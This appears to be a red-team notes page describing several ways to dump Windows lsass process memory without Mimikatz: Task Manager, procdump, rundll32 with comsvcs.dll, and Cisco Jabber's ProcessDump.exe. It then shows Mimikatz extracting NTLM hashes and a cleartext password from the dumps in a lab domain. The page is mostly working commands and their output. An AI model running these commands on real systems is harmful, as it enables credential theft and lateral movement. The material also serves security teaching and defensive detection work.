



Dumping Lsass Without Mimikatz

MiniDumpWriteDump API



See my notes about writing a simple custom process dumper using `MiniDumpWriteDump` API:

Dumping Lsass without Mimikatz with MiniDumpWriteDump



Task Manager

Create a minidump of the lsass.exe using task manager (must be running as administrator):



Switch mimikatz context to the minidump:

attacker@mimikatz

```
sekurlsa::minidump C:\Users\ADMINI~1.OFF\AppData\Local\Temp\lsass.DMP  
sekurlsa::logonpasswords
```

```
mimikatz 2.1.1 x64 (oe.eo)  
  
mimikatz # sekurlsa::minidump C:\Users\ADMINI~1.OFF\AppData\Local\Temp\lsass.DMP  
Switch to MINIDUMP : 'C:\Users\ADMINI~1.OFF\AppData\Local\Temp\lsass.DMP'  
  
mimikatz # sekurlsa::logonpasswords  
Opening : 'C:\Users\ADMINI~1.OFF\AppData\Local\Temp\lsass.DMP' file for minidump...  
  
Authentication Id : 0 ; 152291856 (00000000:0913ca10)  
Session : Interactive from 0  
User Name : Administrator  
Domain : OFFENSE  
Logon Server : DC01  
Logon Time : 3/12/2019 7:27:59 PM  
SID : S-1-5-21-2552734371-813931464-1050690807-500  
  
msv :  
[00000003] Primary  
* Username : Administrator  
* Domain : OFFENSE  
* NTLM : 32ed87bdb5fdc5e9cba88547376818d4  
* SHA1 : 6ed5833cf35286ebf8662b7b5949f0d742bbec3f  
[00010000] CredentialKeys  
* NTLM : 32ed87bdb5fdc5e9cba88547376818d4  
* SHA1 : 6ed5833cf35286ebf8662b7b5949f0d742bbec3f  
tspkg :  
wdigest :  
* Username : Administrator  
* Domain : OFFENSE  
* Password : 123456  
kerberos :  
* Username : Administrator  
* Domain : OFFENSE.LOCAL  
* Password : (null)  
ssp :  
credman :  
  
Authentication Id : 0 ; 151945437 (00000000:090e80dd)  
Session : Interactive from 2  
User Name : spotless  
Domain : OFFENSE  
Logon Server : DC01  
Logon Time : 3/12/2019 7:26:12 PM  
SID : S-1-5-21-2552734371-813931464-1050690807-1106  
  
msv :  
[00010000] CredentialKeys  
* NTLM : 32ed87bdb5fdc5e9cba88547376818d4  
* SHA1 : 6ed5833cf35286ebf8662b7b5949f0d742bbec3f  
[00000003] Primary  
* Username : spotless  
* Domain : OFFENSE
```

Procdump


Procdump from sysinternal's could also be used to dump the process:

attacker@victim

```
procdump.exe -accepteula -ma lsass.exe lsass.dmp
```

```
// or avoid reading lsass by dumping a cloned lsass process
```

```
procdump.exe -accepteula -r -ma lsass.exe lsass.dmp
```




```
Administrator: powershell (running as administrator@offense)

C:\Users\spotless.OFFENSE.000\Downloads\Procdump <1>>procdump.exe -accepteula -ma lsass.exe lsass.dmp

ProcDump v9.0 - Sysinternals process dump utility
Copyright (C) 2009-2017 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[20:10:43] Dump 1 initiated: C:\Users\spotless.OFFENSE.000\Downloads\Procdump <1>\lsass.dmp
[20:10:47] Dump 1 writing: Estimated dump file size is 33 MB.
[20:10:47] Dump 1 complete: 33 MB written in 3.8 seconds
[20:10:47] Dump count reached.

C:\Users\spotless.OFFENSE.000\Downloads\Procdump <1>>
```



```
mimikatz 2.1.1 x64 (oe.eo)

mimikatz # sekurlsa::minidump "C:\Users\spotless.OFFENSE.000\Downloads\Procdump <1>\lsass.dmp"
Switch to MINIDUMP : 'C:\Users\spotless.OFFENSE.000\Downloads\Procdump <1>\lsass.dmp'

mimikatz # sekurlsa::logonpasswords
Opening : 'C:\Users\spotless.OFFENSE.000\Downloads\Procdump <1>\lsass.dmp' file for minidump...

Authentication Id : 0 ; 154869213 (00000000:093b1ddd)
Session : Interactive from 0
User Name : Administrator
Domain : OFFENSE
Logon Server : DC01
Logon Time : 3/12/2019 7:58:38 PM
SID : S-1-5-21-2552734371-813931464-1050690807-500

msv :
[00000003] Primary
* Username : Administrator
* Domain : OFFENSE
* NTLM : 32ed87bdb5fdc5e9cba88547376818d4
* SHA1 : 6ed5833cf35286ebf8662b7b5949f0d742bbec3f
[00010000] CredentialKeys
* NTLM : 32ed87bdb5fdc5e9cba88547376818d4
* SHA1 : 6ed5833cf35286ebf8662b7b5949f0d742bbec3f

tspkg :
wdigest :
* Username : Administrator
* Domain : OFFENSE
* Password : 123456


kerberos :
* Username : Administrator
* Domain : OFFENSE.LOCAL
* Password : <null>

ssp :
credman :
```

comsvcs.dll

Executing a native comsvcs.dll DLL found in Windows\system32 with rundll32:

```
.\rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump 624 C:\temp\lsass.dmp full
```



ProcessDump.exe from Cisco Jabber

Sometimes Cisco Jabber (always?) comes with a nice utility called `ProcessDump.exe` that can be found in `c:\program files (x86)\cisco systems\cisco jabber\x64\`. We can use it to dump lsass process memory in Powershell like so:

```
cd c:\program files (x86)\cisco systems\cisco jabber\x64\
processdump.exe (ps lsass).id c:\temp\lsass.dmp
```

```
PS C:\Program Files (x86)\Cisco Systems\Cisco Jabber\x64> .\ProcessDump.exe (ps lsass).id C:\Temp\lsass.dmp
Creating dump file for processID: 612 ...
Handle count: 1107
GDI handle count: 0
USER object count: 0
Dump File: C:\Temp\lsass.dmp
Successful memory dump
```

screenshot by @em1rerdogan

References



MiniDumpWriteDump via COM+ Services DLL

modexp



Previous

Dumping Credentials from Lsass Process
Memory with Mimikatz

Next

Dumping Lsass without Mimikatz with
MiniDumpWriteDump



Last updated 3 years ago